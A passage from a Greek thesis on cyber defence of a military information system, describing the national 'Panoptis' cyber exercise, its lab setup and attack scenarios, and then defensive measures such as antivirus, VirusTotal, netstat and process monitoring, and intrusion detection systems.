- Ένοπλες Δυνάμεις, Σώματα Ασφαλείας (έμφαση από τη ΕΛ.ΑΣ./Δίωξη Ηλεκτρονικού Εγκλήματος) και ΕΥΠ
- Υπουργεία και Γενικές Γραμματείες
- ΟΤΕ, ΔΕΗ, ΔΕΠΑ και Τράπεζες
- Το σύνολο σχεδόν των ΑΕΙ της χώρας
- Πάροχοι κινητής τηλεφωνίας
- Ιδιωτικά και ακαδημαϊκά CERT (Computer Emergency Response Team)

Η άσκηση περιλαμβάνει επεισόδια διαδικαστικά, νομικά και τεχνικά. Ένα από τα σενάρια είναι οι στοχευόμενες επιθέσεις (spear phishing attacks), οι οποίες είναι και οι πλέον επικίνδυνες γιατί γίνονται πολύ διακριτικά και σε επιλεγμένους χρήστες ως στόχους, κυρίως αυτοί που είναι εκτεθειμένοι στο Διαδίκτυο και έχουν αποκαλύψει πολλές πληροφορίες για τους ίδιους. Τις πληροφορίες αυτές εκμεταλλεύεται ο επιτιθέμενος, για να αναγκάσει το χρήστη-θύμα να κάνει το λάθος προκειμένου να αποκτήσει πρόσβαση στο στοχευόμενο δίκτυο. Ένα άλλο είναι η αντιμετώπιση επιθέσεως με σκοπό την πρόσβαση σε βιομηχανικά συστήματα ελέγχου, μέσω των οποίων ο επιτιθέμενος μπορεί, για παράδειγμα, να αποκτήσει έλεγχο των συστημάτων της ΔΕΗ και να προκαλέσει διακοπή ρεύματος. Γενικότερα ο σκοπός της άσκησης είναι :

- η συνεργασία - συντονισμός των εμπλεκομένων φορέων
- η εκπαίδευση των συμμετεχόντων στην αντιμετώπιση πραγματικών κυβερνοεπιθέσεων εναντίον της εθνικής άμυνας
- η εξουδετέρωση της ικανότητας δυνητικού αντιπάλου που θα μπορούσε να εισβάλλει και να αποσπάσει πληροφορίες από ένα στρατιωτικό ΠΣ
- η δημιουργία απλών διαδικασιών ανταλλαγής πληροφοριών και λήψης αποφάσεων
- η εξέταση των υφισταμένων υποδομών
- ο εντοπισμός ελλείψεων τόσο σε διαδικαστικό και γνωστικό επίπεδο όσο και σε υποδομές και μηχανισμούς αντιμετωπίσεως περιστατικών.

Τα εργαλεία που χρησιμοποιούνται στην άσκηση «Πανόπτης» για τη μελέτη των τρόπων επιθέσεως σε διάφορα ΠΣ και υπολογιστικές δομές είναι αρκετά. Στα πλαίσια της προκειμένης εργασίας για τρόπους επίθεσης στο στρατιωτικό ΠΣ του Managment Information System / Γενικού Επιτελείου Αεροπορίας, χρησιμοποιείται ένα εικονικό περιβάλλον, ώστε η μελέτη να είναι ασφαλής χωρίς επιπτώσεις κάποιου κακόβουλου λογισμικού στο κύριο λειτουργικό σύστημα.

Το εικονικό περιβάλλον που χρησιμοποιείται είναι το VM Workstation και συγκεκριμένα η δωρεάν έκδοση VMware Player (από την ιστοσελίδα www.vmware.com). Επίσης, στο εικονικό περιβάλλον επιλέχτηκε να τρέξει το λειτουργικό σύστημα Windows 7 Professional N, καθώς και το βασισμένο στο Linux λειτουργικό σύστημα Kali Linux.

Τα δύο αυτά λειτουργικά εγκαθίστανται ως εικονικές μηχανές (virtual machines) έχοντας τους εξής ρόλους : α) το ΛΣ Windows 7 Professional N το ρόλο του μηχανήματος ανάλυσης – προσβολής του κακόβουλου λογισμικού και β) το ΛΣ Kali στο ρόλο του μηχανήματος ελέγχου - επίθεσης του κακόβουλου λογισμικού, κατ' αντιστοιχία με το χρήστη του στρατιωτικού ΠΣ και το hacker.

Το Kali διαθέτει όλες τις απαραίτητες εφαρμογές για ανίχνευση αδυναμιών και επίθεση με κακόβουλο λογισμικό. Στην προκειμένη εργασία για την προσομοίωση των παραδειγμάτων της άσκησης προσβολής του στρατιωτικού ΠΣ, χρησιμοποιείται το command-line «mfconsole» του Metasploit μέσω των εφαρμογών που διαθέτει το Kali. Το msfconsole διαθέτει το δικό του command set και περιβάλλον.

4.3 Σενάρια της Άσκησης

Τα σενάρια της Άσκησης «Πανόπτης» περιλαμβάνουν τρόπους επιθέσεων κατά μεγάλου φάσματος στόχων σε όλη την επικράτεια της χώρας. Οι επιθέσεις είναι :

- κλιμακούμενες (αναφορικά με τη σοβαρότητα των επιπτώσεων)
- ταυτόχρονες (χρόνος εκδήλωσης)
- μαζικές (πλήθος επιθέσεων)
- συντονισμένες (επιδίωξη επίτευξης συγκεκριμένου σκοπού)
- επαναλαμβανόμενες (προσβολή ίδιου στόχου μετά από την αποκατάσταση λειτουργίας του),
- κατευθυνόμενες (κεντρικός έλεγχος εκδήλωσης τους)
- συνεχείς (χρονική περίοδος διάρκειας εκδήλωσης τους).

Μεταξύ των στόχων συγκαταλέγονται πληροφοριακές και φυσικές υποδομές γεγονός που αντανακλά το ρεαλισμό της άσκησης. Πρέπει να σημειωθεί ότι προβλέπονται σενάρια στο εγγύς γεωπολιτικό περιβάλλον της Ελλάδας, με σκοπό την κατάσταση δημιουργίας προκλητικών ενεργειών με συνέπεια την πρόκληση θερμού επεισοδίου, ή ακόμη και σύρραξης. Σύμφωνα με το παράδειγμα της Γεωργίας το 2008 πριν από την εκδήλωση στρατιωτικών επιχειρήσεων, προηγήθηκε κυβερνοεπίθεση σε στρατιωτικό ΠΣ, ένα ενδεχόμενο που λαμβάνεται σοβαρά πλέον υπόψη, αφού κυβερνοπροσβολές κατά κρίσιμων στόχων όπως στρατιωτικά και πολιτικά ΠΣ, βιομηχανικά και κρατικά συστήματα ελέγχου, με κύριο σκοπό την υποκλοπή πληροφοριών ή την αλλοίωση δεδομένων, την οικονομική επιβάρυνση και την παραπλάνηση της κοινής γνώμης, μπορούν να εκτελεστούν με ελάχιστο κόστος και κινητοποίηση.

Τα σενάρια – επεισόδια που περιλαμβάνει η άσκηση έχουν να κάνουν με τις εξής γενικές κατηγορίες :

- Κυβερνοκατασκοπείας (Cyber Espionage)

Διανομή malware μέσω email.

- Κυβερνοαναγνώριση (Cyber Reconnaissance)

Διαδικασίες εκτεταμένου Network, Application Mapping, Port Scanning.

- Κυβερνοκινητοποίηση (Cyber Mobilization)

Patriot Hacking : Κινητοποίηση των πολιτών που δραστηριοποιούνται στον Κυβερνοχώρο και εμπλοκή τους σε διαδικασίες Hacking και Κυβερνοεπιθέσεων εναντίον συγκεκριμένου αντιπάλου.

Κυβερνοεπίθεση (Cyber Attack Phase)

- Επιθέσεις Άρνησης Παροχής Υπηρεσιών (Denial of Services – DoS).
- Επιθέσεις Κατανεμημένης Άρνησης Παροχής Υπηρεσιών (Distributed DoS) μεγάλης κλίμακας εναντίον όλης της χώρας.
- Επιθέσεις Παραποίησης περιεχομένου Ιστοσελίδας/δων (Web Defacement).
- Επιθέσεις στους Διακομιστές Συστήματος Ονομάτων Τομέα (DNS Servers).
- Επιθέσεις με αποστολή αρχείων/εγγράφων.
- Επιθέσεις με αποστολή μαζικών emails (Spam-emails).
- Web-Based Malware – Malware Analysis

- Διαρροή δεδομένων από malware (Malware based data exfiltration).
- Web Attack
- Επεισόδιο Insider
- Cyber Blockade – Internet Isolation
- Διαδικασίες Διαχείρισης Συμβάντος (Incident Handling Procedures).
- Incident Responding – Forensics
- Κρυπτογραφία – Στεγανογραφία

Response – Recover Phase

- Σενάριο ανταπόδοσης επιθετικών ενεργειών (Capture the flag).

Στην παρούσα εργασία παρουσιάζονται τρία σενάρια επιθέσεων όπως:

4.3.1 Σενάριο SCADA.

Πλήρη πρόσβαση σε έναν Η/Υ με Windows 7 στο Internet στο οποίο είναι εγκατεστημένο το πρόγραμμα SCADA System SIMATIC WinCC - Industrial Automation – Siemens για την διαχείριση και τον έλεγχο απομακρυσμένα ενός υδροηλεκτρικού εργοστασίου από τα κεντρικά της εταιρείας. Το σενάριο SCADA περιγράφεται στο Παράρτημα «Α».

4.3.2 Σενάριο Win Forensics.

Την εγκληματολογική ανάλυση ενός μεμονωμένου συστήματος (stand alone) Η/Υ, το λειτουργικό σύστημα του υπολογιστή είναι Windows 8.1 με αρχιτεκτονική 32bit. Το σενάριο Win Forensics περιγράφεται στο Παράρτημα «Β».

4.3.3 Σενάριο CTF (FIND THE INSIDER).

Διαρροή διαβαθμισμένων αρχείων εταιρίας, η οποία υλοποιεί projects των Ενόπλων Δυνάμεων της χώρας. Το σενάριο CTF (FIND THE INSIDER) περιγράφεται στο Παράρτημα «Γ».

Κεφάλαιο 5 ο

Προτεινόμενα Μέτρα Ασφάλειας

Η αντιμετώπιση από κακόβουλο λογισμικό έχει να κάνει με τη διαφύλαξη των υπολογιστικών πόρων από μη εξουσιοδοτημένους χρήστες, με την προστασία της πληροφορίας από ακούσια ή σκόπιμη βλάβη, από αποκάλυψη ή τροποποίησή της, καθώς και προστασία δεδομένων κατά τη μετάδοση σε δίκτυα και κατανεμημένα συστήματα. Η προστασία από κακόβουλο λογισμικό μεταφράζεται σε προστασία από το hacking. Για τους λόγους αυτούς πρέπει να λαμβάνονται μέτρα προστασίας.

Τα βασικά μέτρα προστασίας ενός συστήματος ξεκινούν από το επίπεδο βελτίωσης της κρυπτογράφησης των δεδομένων, χρήση ψηφιακών υπογραφών και αλγορίθμων hash, προστασία των TCP συνδέσεων (χρήση π.χ. SSL, TLS, κλπ.) και προστασία επιπέδου δικτύου IP. Σημαντική είναι και η ασύρματη ασφάλεια μέσω του IEEE 802.11 πρωτοκόλλου, και των WEP και WAP πρωτοκόλλων. Όλοι αυτοί οι βασικοί τρόποι – μέτρα προστασίας στοχεύουν στη διατήρηση των ιδιοτήτων της ασφάλειας, κυρίως δε της αυθεντικότητας (35).

5.1 Προγράμματα Antivirus

Η χρήση προγραμμάτων antivirus προκαλούσε ανέκαθεν αίσθημα ασφάλειας στους χρήστες. Ένα πρόγραμμα antivirus έχει την ευθύνη να ελέγχει όλα τα εισερχόμενα αρχεία στο ΠΣ και να απορρίπτει αυτά που έχουν Ιό (Virus) ή δείχνουν ύποπτα να μεταφέρουν τέτοιο. Η κατασκευή ενός antivirus προγράμματος είναι από τις πιο πολύπλοκες εφαρμογές, διότι έχει να κάνει με πάρα πολλούς τύπους αρχείων (exe, dll,doc, xls, pdf, tar, zip, iso, upx, jpg, avi, κλπ.), και πολλές φορές είναι δύσκολο να διαχειριστεί όλους αυτούς τους τύπους σωστά. Το antivirus επικεντρώνεται στα πεδία της αποσυμπίεσης εκτελέσιμων αρχείων και στην αποσυμπίεση δεδομένων. Κάθε υπολογιστικό λάθος σ' αυτές τις διαδικασίες επιφέρει αδυναμίες (vulnerabilities) που μπορεί να γίνουν εύκολα εκμεταλλεύσιμες (36).

Η λειτουργία του antivirus έχει να κάνει με τον έλεγχο προγραμματιστικών κωδίκων που παρουσιάζονται σε ένα σύστημα και σύγκρισή τους σε ένα «λεξικό» (dictionary) κακόβουλου λογισμικού, μια βάση δεδομένων δηλαδή, με αποτέλεσμα τον αποκλεισμό εκτέλεσής τους. Το antivirus ουσιαστικά παρατηρεί το λογισμικό που είναι εγκατεστημένο σε ένα σύστημα, και αν κάποιο πρόγραμμα προσπαθήσει να προσπελάσει ένα προστατευμένο αρχείο ή να μεταβάλλει ένα άλλο πρόγραμμα, τότε το antivirus προειδοποιεί το χρήστη. Υπάρχει ωστόσο και ο κίνδυνος πολλές φορές οι προειδοποιήσεις να είναι λανθασμένες. Εξαιτίας της συνεχούς εμφάνισης καινούριων εκδόσεων κακόβουλου κώδικα είναι αδύνατη η απόλυτη και συνεχής προστασία από το antivirus σε πραγματικό χρόνο. Για το λόγο αυτό, ένα ΠΣ είναι απαραίτητο να


έχει την τελευταία έκδοση ενός antivirus, και να το ενημερώνει για νέους κακόβουλους κώδικες όποτε απαιτείται (37).

Σημαντικές επίσης συμβουλές για ένα πρόγραμμα antivirus περιλαμβάνουν:

- Κατέβασμα προγραμμάτων (download) από έμπιστους Ιστοχώρους.
- Συνεχή ενημέρωση του antivirus.
- Ρύθμιση ώστε να γίνεται πάντοτε έλεγχος των εξωτερικών συσκευών (USB, κλπ.).
- Προσοχή σε κάθε προειδοποίηση ασφάλειας του antivirus και περαιτέρω επεξεργασία, ώστε να εξασφαλιστεί η προστασία του συστήματος.
- Εγκατάσταση πάντοτε ενός μόνο προγράμματος antivirus στο σύστημα.

5.2 Διαδικτυακά Εργαλεία Σάρωσης (Online Scanning Tools)


Η ανάπτυξη του Διαδικτύου επέφερε και την δυνατότητα στη σημερινή εποχή της, εν πραγματικό χρόνο (real-time), σάρωσης και ανίχνευσης κακόβουλου κώδικα. Για παράδειγμα, το διαδικτυακό ελεύθερο πρόγραμμα «VirusTotal», μιας θυγατρικής εταιρίας της Google, παρέχει σε πραγματικό χρόνο υπηρεσία στο διαδίκτυο (online service) που αναλύει αρχεία και URLs για αναγνώριση ιών, δούρειων ίππων και άλλων τύπων κακόβουλου λογισμικού. Το VirusTotal δρα ουσιαστικά ως συσσωρευτής δεδομένων από πολλά διαφορετικά antivirus προγράμματα (AVG, F-Secure, Norton, Panda, Kaspersky, Sophos, κ.α.), σαρωτές ιστοσελίδων (website scanners), εργαλεία ανάλυσης περιεχομένου αρχείου, αλλά και πληροφορίες ασφάλειας χρηστών. Ως υπηρεσία σε πραγματικό χρόνο του διαδικτύου ενημερώνεται συνέχεια για νέα κακόβουλα λογισμικά (38).




5.3 Έλεγχος Δικτυακών Συνδέσεων και Διεργασιών.

Υπάρχει μια εντολή με την οποία μπορούμε να πάρουμε πληροφορίες για τις δικτυακές συνδέσεις του Η/Υ, όπως ποια πρωτόκολλα λειτουργούν στο δίκτυο, ποιες είναι οι τρέχουσες ενεργές συνδέσεις ή ποιος είναι ο πίνακας δρομολόγησης του Η/Υ που χρησιμοποιείται. Όλες αυτές οι πληροφορίες μας δίνονται από την εντολή «netstat». Η σύνταξη της εντολής και οι διακόπτες που μπορούμε να χρησιμοποιήσουμε φαίνονται παρακάτω στη βοήθειά της. Οι συχνότερες μορφές εντολών της είναι οι netstat –a, netstat –n και netstat –s.

Αν για παράδειγμα χρησιμοποιηθεί η διεύθυνση 192.168.2.5 για το μηχάνημα προσβολής και η διεύθυνση 192.168.2.6 για το μηχάνημα ελέγχου, τότε από τη γραμμή εντολών του μηχανήματος προσβολής, μπορεί να γίνει έλεγχος των δικτυακών ενεργών συνδέσεων τη δεδομένη χρονική στιγμή, όπως φαίνεται στα Στιγμιότυπα 1 και 2 παρακάτω .



Στιγμιότυπο 1. Ο χρήστης (μηχάνημα προσβολής, IP 192.168.2.5, δεξιά εικόνα) συνδέεται με μια ιστοσελίδα στην οποία ακούει ο κακόβουλος χρήστης (μηχάνημα ελέγχου, IP 192.168.2.6, αριστερή εικόνα), που χρησιμοποιεί γραμμή εντολών μέσω του BackTrack 5 R3.



Στιγμιότυπο 2. Στη γραμμή εντολών ο χρήστης (IP 192.268.2.5) εκτελεί την εντολή netstat –a, όπου μπορεί να διαπιστωθεί η ενεργή σύνδεσή του με την διεύθυνση IP 192.168.2.6, στην οποία ακούει ο κακόβουλος χρήστης, μέσω της θύρας 8080.

Στα ΠΣ με Λειτουργικό Σύστημα (ΛΣ) Linux υπάρχουν βασικές εντολές που δίνονται στη γραμμή εντολών (command prompt) του Linux, με τις οποίες μπορεί να γίνει παρατήρηση των διεργασιών και των χαρακτηριστικών τους που υπάρχουν στο υπολογιστικό σύστημα (ανεξάρτητα από την κατάστασή τους) και είναι οι εντολές «ps» και η «top». Η εντολή «ps» δίνει ένα στιγμιότυπο των διεργασιών που υπάρχουν στο σύστημα τη στιγμή που εκείνη εκτελείται, ενώ ή εντολή «top» μπορεί να δίνει περιοδικά επαναλαμβανόμενα στιγμιότυπα. Και οι δύο εντολές έχουν μία πληθώρα από παραμέτρους οι οποίες μπορεί να διαφοροποιούνται ανάλογα με την έκδοση του Unix.

Επιπλέον υπάρχουν εντολές για τη μεταβολή της κατάστασης των διεργασιών, όπως η παύση και εξαφάνιση μιας διεργασίας με την εντολή «kill».


Στα UNIX λειτουργικά συστήματα, όμως, δεν υπάρχει δυνατότητα καθορισμού διεργασιών με μόνιμα μεγαλύτερη προτεραιότητα από άλλες διεργασίες. Αυτό καθιστά τα UNIX λειτουργικά συστήματα ακατάλληλα για εφαρμογές πραγματικού χρόνου, όπως ΠΣ τραπεζών, αεροπορικών εταιριών, αεροδρομίων, κλπ., εφαρμογές ωστόσο στις οποίες αρέσκονται να επιτίθενται κακόβουλοι χρήστες. Γι' αυτό σε ΠΣ που χρησιμοποιούν ΛΣ Windows, ο πλήρης έλεγχος όλων των διεργασιών και νημάτων σε ένα υπολογιστικό σύστημα μπορεί να γίνει με τη χρήση του εργαλείου «Process Monitor», της πλατφόρμας TechNet της Microsoft.

5.4 Συστήματα Ανίχνευσης Εισβολών (IDS)

Ένα Σύστημα Ανίχνευσης Εισβολής (Intrusion Detection System) είναι ένα λογισμικό ή συνδυασμός υλικού και λογισμικού, το οποίο προσπαθεί να ανιχνεύσει και να προειδοποιήσει έγκαιρα το υπολογιστικό σύστημα, το οποίο προστατεύει, από ενεργές επιθέσεις ή προσπελάσεις του υπολογιστικού συστήματος. Η τμηματοποίηση – πακετοποίηση των δεδομένων σε ένα δίκτυο, για να μπορούν να μεταφερθούν από τις φυσικές δομές και την αρχιτεκτονική του δικτύου, αποτελούν συχνά αδυναμία προς εκμετάλλευση από τους crackers. Έτσι, τα IDS (όπως και τα συστήματα Firewall ομοίως) ελέγχουν ένα κάθε φορά τα εισερχόμενα πακέτα του δικτύου, ώστε να αποφασίσουν αν θα του επιτρέψουν την είσοδο στο υπολογιστικό σύστημα ή όχι (39).


Οι βασικοί τύποι των IDS βασίζονται σε διαφοροποίηση στοιχείων του δικτύου (40):

Network-Based IDS (NIDS): Το NIDS είναι ένας τύπος IDS που αναλύει την κίνηση στο δίκτυο σε όλα τα επίπεδα τους OSI μοντέλου και αποφασίζει αν πρόκειται για ύποπτη για επίθεση δραστηριότητα (Εικόνα 8). Ένας σύγχρονος όρος είναι ο «Wireless Intrusion Prevention System» (WIPS) για να περιγράψει μια συσκευή του δικτύου, η οποία επιβλέπει και αναλύει παράγοντες ασύρματης επικοινωνίας στο δίκτυο και παίρνει τα κατάλληλα μέτρα ασφαλείας.



Εικόνα 8. Τοπολογία στοιχείων NIDS (40).

WLAN IDS: Είναι IDS παρόμοιο με το NIDS που αναλύει τη δικτυακή κυκλοφορία, με τη διαφορά ότι φέρει επιπλέον ιδιότητες, και κυρίως ελέγχει τους εξωτερικούς χρήστες που συνδέονται σε «access points» (AP) εντός του WLAN (Εικόνα 9). Εξαιτίας της αλματώδους αύξησης των δικτύων που υποστηρίζουν ασύρματες τεχνολογίες σε πολλά σημεία της τοπολογίας τους, τα WLAN IDS θα έχουν σημαντικό ρόλο στο μέλλον της Ασφάλειας των ΠΣ.



Εικόνα 9. Τοπολογία στοιχείων WLAN IDS (40).

Network Behavior Anomaly Detection: Το NBAD επιβλέπει τη δικτυακή κίνηση σε τμήματα, τα οποία έχουν συγκεκριμένη ποσότητα ή τύπο δεδομένων που διακινούν. Κάθε παραλλαγή – ανωμαλία κατά τον έλεγχο αυτών των τμημάτων του δικτύου υποδεικνύει πιθανή επίθεση.

Host-Based IDS (HIDS): Το HIDS αναλύει τόσο τη κίνηση του δικτύου όσο και ειδικές ρυθμίσεις του υπολογιστικού συστήματος (κλήσεις λογισμικών, τοπικές πολιτικές ασφαλείας που εφαρμόζονται, τοπικά log audits, κ.α.). Εγκαθίσταται σε κάθε υπολογιστή του ΠΣ και απαιτεί διαμόρφωση αναλόγως του λειτουργικού συστήματος.

Υπάρχουν πολλές προκλήσεις στις λειτουργίας των IDS. Για παράδειγμα, πολλά δίκτυα υπολογιστών και ΠΣ είναι εκτεταμένα και περιλαμβάνουν υποδίκτυα με ετερογενείς ομάδες τερματικών, τα οποία επικοινωνούν με διάφορα πρωτόκολλα και διαφορετικές τεχνολογίες και απαιτούν μετατροπή της μορφής των δεδομένων σε άλλη μορφή κάθε φορά. Έτσι, τα στοιχεία των IDS πρέπει να είναι σε θέση να αναγνωρίσουν τις διάφορες μετατροπές των δεδομένων στο δίκτυο. Τα IDS πρέπει να είναι σε θέση να επικοινωνούν με άλλες συσκευές στο δίκτυο και τα υποδίκτυά του, πολλές φορές προσπερνώντας τα firewalls και gateways. Οι δίαυλοι αυτοί όμως επικοινωνίας, ωστόσο, μπορεί να δημιουργήσουν αδυναμίες στο δίκτυο του ΠΣ που είναι εκμεταλλεύσιμες από τους κακόβουλους χρήστες. Επιπλέον, η δυσκολία διατήρησης νόμιμων λειτουργικών συστημάτων ή εγκατάσταση καινούριων σε ένα ΠΣ, δυσκολεύει αναλόγως και την προστασία του ΠΣ από συσκευές και λογισμικά IDS. Οι ασφαλείς κρυπτογραφημένοι δίαυλοι επικοινωνίας και τα VPNs μπορεί να δημιουργήσουν δικτυακή ροή δεδομένων, που να μη δύναται να γίνει αντιληπτή από συστήματα NIDS, με αποτέλεσμα η δικτυακή ροή με SSL και χρήση HTTPS συνδέσεων επικοινωνίας να αποτελεί τρόπο απόκρυψης εισβολών σε πραγματικό χρόνο. Τέλος, η χρήση ασύρματης επικοινωνίας αυξάνεται στα σύγχρονα ΠΣ. Μειονεκτήματα, όπως η ανυπαρξία φυσικών ορίων μεταξύ των πακέτων δεδομένων που ανταλλάσσονται στο μέσο του αέρα, αλλά και άλλα της ασύρματης επικοινωνίας, δυσχεραίνει το έργο προστασίας των IDS, που καλούν τους 